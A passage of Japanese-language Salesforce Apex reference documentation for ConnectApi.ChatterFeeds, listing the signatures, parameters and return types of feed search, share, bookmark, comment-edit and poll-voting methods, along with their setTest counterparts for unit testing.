ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)
- ConnectApi コードのテスト

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクトIDの先頭3文字で、オブジェクト種別を示します。たとえば、Userオブジェクトのプレフィックスは005、Groupオブジェクトのプレフィックスは0F9です。

recentCommentCount

型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は3です。

density

型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageTokenまたはnextPageTokenのように、応答クラスの一部として返されます。nullを渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は1～100です。nullを渡すと、デフォルトサイズの25に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。nullを渡すと、デフォルト値のCreatedDateDescが使用されます。

q

型: String

必須項目であり、nullは無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて2文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)
- ConnectApi コードのテスト

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)

フィード要素種別のフィード要素を共有します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement shareFeedElement(String communityId, String subjectId, ConnectApi.FeedElementType feedElementType, String originalFeedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

フィード要素を共有するユーザまたはグループの ID。

feedElementType
型: `ConnectApi.FeedElementType`

値は次のとおりです。

- `Bundle` — フィード要素のコンテナ。バンドルには、メッセージセグメントを構成する本文も含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。
- `FeedItem` — フィード項目には 1 つの親があり、その範囲は 1 つのコミュニティまたはすべてのコミュニティになります。フィード項目にはブックマーク、キャンバス、コンテンツ、コメント、リンク、ア

ンケートなどの機能を設定できます。フィード項目には、メッセージセグメントを構成する本文が含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。

- `Recommendation` — おすすめは、おすすめ機能が含まれるフィード要素です。おすすめは、コンテキストユーザに、フォローするレコード、参加するグループ、または役に立つアプリケーションを推奨します。

originalFeedElementId

型: String

共有するフィード要素の ID。

戻り値

型: `ConnectApi.FeedElement`

関連トピック:

フィード項目の共有

shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)

feedType で指定されたフィードと *originalFeedItemId* を共有します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItem shareFeedItem(String communityId, ConnectApi.FeedType feedType, String subjectId, String originalFeedItemId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

次のいずれかになります。

- `News`

- Record
- UserProfile

フィード項目をグループと共有するには、Record を使用し、*subjectId* にグループ ID を使用します。

subjectId
型: String

値は、*feedType* の値によって異なります。

- News — *subjectId* は、コンテキストユーザの ID またはキーワード me である必要があります。
- Record — *subjectId* には、グループ ID またはコンテキストユーザの ID (または me) を使用できます。
- UserProfile — *subjectId* には任意のユーザ ID を使用できます。

originalFeedItemId
型: String

共有するフィード項目の ID。

戻り値

型: ConnectApi.FeedItem

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、ConnectApi.FeedItem.attachment 情報と ConnectApi.FeedElement.capabilities 情報はトリガでは使用できないことがあります。

サンプル: グループとのフィード項目の共有

フィード項目をグループと共有するには、ConnectApi.ChatterFeeds.shareFeedItem をコールし、コミュニティ ID (または null)、フィード種別 Record、グループ ID、共有するフィード項目の ID を渡します。

```
ConnectApi.ChatterFeeds.shareFeedItem(null, ConnectApi.FeedType.Record, '0F9D00000000izf',
 '0D5D0000000JuAG');
```

updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)

指定されたフィード項目にブックマークを付けるか、指定されたフィード項目からブックマークを削除します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、updateFeedElementBookmarks(communityId, feedElementId, bookmarks)、updateFeedElementBookmarks(communityId, feedElementId, bookmarks)、または updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItem updateBookmark(String communityId, String feedItemId,
Boolean isBookmarkedByCurrentUser)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

isBookmarkedByCurrentUser
型: Boolean

—true を指定すると、現在のユーザのブックマークのリストにフィード項目が追加されます。ブックマークを削除するには、false を指定します。

戻り値

型: ConnectApi.FeedItem

updateComment(communityId, commentId, comment)

コメントを編集します。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment updateComment(String communityId, String commentId,
ConnectApi.CommentInput comment)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

commentId
型: String

編集するコメントの ID。

comment

型: ConnectApi.CommentInput

編集するコメントに関する情報。

戻り値

型: ConnectApi.Comment

関連トピック:

コメントの編集

updateFeedElement(communityId, feedElementId, feedElement)

フィード要素を編集します。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement updateFeedElement(String communityId, String feedElementId, ConnectApi.FeedElementInput feedElement)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId

型: String

編集するフィード要素の ID。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

feedElement

型: ConnectApi.FeedElementInput

編集するフィード要素に関する情報。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

戻り値

型: ConnectApi.FeedElement

関連トピック:

- フィード要素の編集
- 質問のタイトルを編集して投稿

updateFeedElementBookmarks(communityId, feedElementId, bookmarks)

ConnectApi.BookmarksCapabilityInput オブジェクトを渡して、フィード要素をブックマークまたはブックマーク解除します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, ConnectApi.BookmarksCapabilityInput bookmarks)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

bookmarks
型: ConnectApi.BookmarksCapabilityInput

ブックマークに関する情報。

戻り値

型: ConnectApi.BookmarksCapability

フィード要素がこの機能をサポートしていない場合、戻り値は ConnectApi.NotFoundException (ページ 1506) になります。

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)

Boolean 値を渡して、フィード要素をブックマークまたはブックマーク解除します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, Boolean isBookmarkedByCurrentUser)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

isBookmarkedByCurrentUser
型: Boolean
フィード要素をブックマークするか (`true`)、否か (`false`) を示します。

戻り値

型: ConnectApi.BookmarksCapability

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506)になります。

関連トピック:

フィード要素のブックマーク

voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)

アンケートに投票するか、アンケートへの投票を変更します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.PollCapability voteOnFeedElementPoll(String communityId, String feedElementId, String myChoiceId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

myChoiceId
型: String

投票するアンケート項目の ID。アンケート項目のキープレフィックスは 09A です。

戻り値

型: ConnectApi.PollCapability クラス

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506)になります。

例

```
ConnectApi.PollCapability poll = ConnectApi.ChatterFeeds.voteOnFeedElementPoll(null,
'0D5D0000000XZaUKAW', '09AD000000000TKMAY');
```

voteOnFeedPoll(communityId, feedItemId, myChoiceId)

既存のフィードのアンケートに投票するか、投票を変更するために使用します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、voteOnFeedElementPoll(communityId, feedElementId, myChoiceId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedPoll voteOnFeedPoll(String communityId, String feedItemId,
String myChoiceId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId
型: String

アンケートに関連付けられているフィード項目を指定します。

myChoiceId
型: String

投票するアンケートの項目の ID を指定します。

戻り値

型: ConnectApi.FeedPoll

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、ConnectApi.FeedItem.attachment 情報と ConnectApi.FeedElement.capabilities 情報はトリガでは使用できないことがあります。

ChatterFeeds テストメソッド

ChatterFeeds のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して ConnectApi コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

setTestGetFeedElementsFromFeed(communityId, feedType, result)

テストコンテキストの一致するパラメータで getFeedElementsFromFeed をコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType
feedType, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType
フィードの種別。有効な値は、Company、Home、および Moderation です。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType)
ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで getFeedElementsFromFeed をコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType
このパラメータの有効な値は Company のみです。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — **作成日の新しい順に並び替えます。**
- `LastModifiedDateDesc` — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount

型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density

型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。

- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- AllQuestions — 質問であるフィード要素のみ。
- CommunityScoped — 今後の使用のために予約されています。
- SolvedQuestions — 質問で最良の回答があるフィード要素のみ。
- UnansweredQuestions — 質問で回答がないフィード要素のみ。
- UnsolvedQuestions — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: ConnectApi.FeedType
フィード種別。

subjectId
型: String
コンテキストユーザの ID または別名 `me`。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

- getFeedElementsFromFeed(communityId, feedType, subjectId)
- ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページには、デフォルトの項目数が含まれます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Filter`、`Home`、および `Moderation` を除くすべての `ConnectApi.FeedType` です。

subjectId

型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

recentCommentCount

型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- FewerUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken **または** nextPageToken **のように、応答クラスの一部として返されます。**null **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 **です。**null **を渡すと、デフォルトサイズの** 25 **に設定されます。**

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — **作成日の新しい順に並び替えます。**
- LastModifiedDateDesc — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null **を渡すと、デフォルト値の** CreatedDateDesc **が使用されます。**

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

ConnectApi **コードのテスト**

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

テストコンテキストの一致するパラメータで `getFeedElementsFromFeed` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly

型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, result)

テストコンテキストの一致するパラメータで getFeedElementsFromFeed をコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- FewerUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — **作成日の新しい順に並び替えます。**
- LastModifiedDateDesc — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

ConnectApi コードのテスト

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, filter, result)

テストコンテキストの一致するパラメータで getFeedElementsFromFeed をコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。get feed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

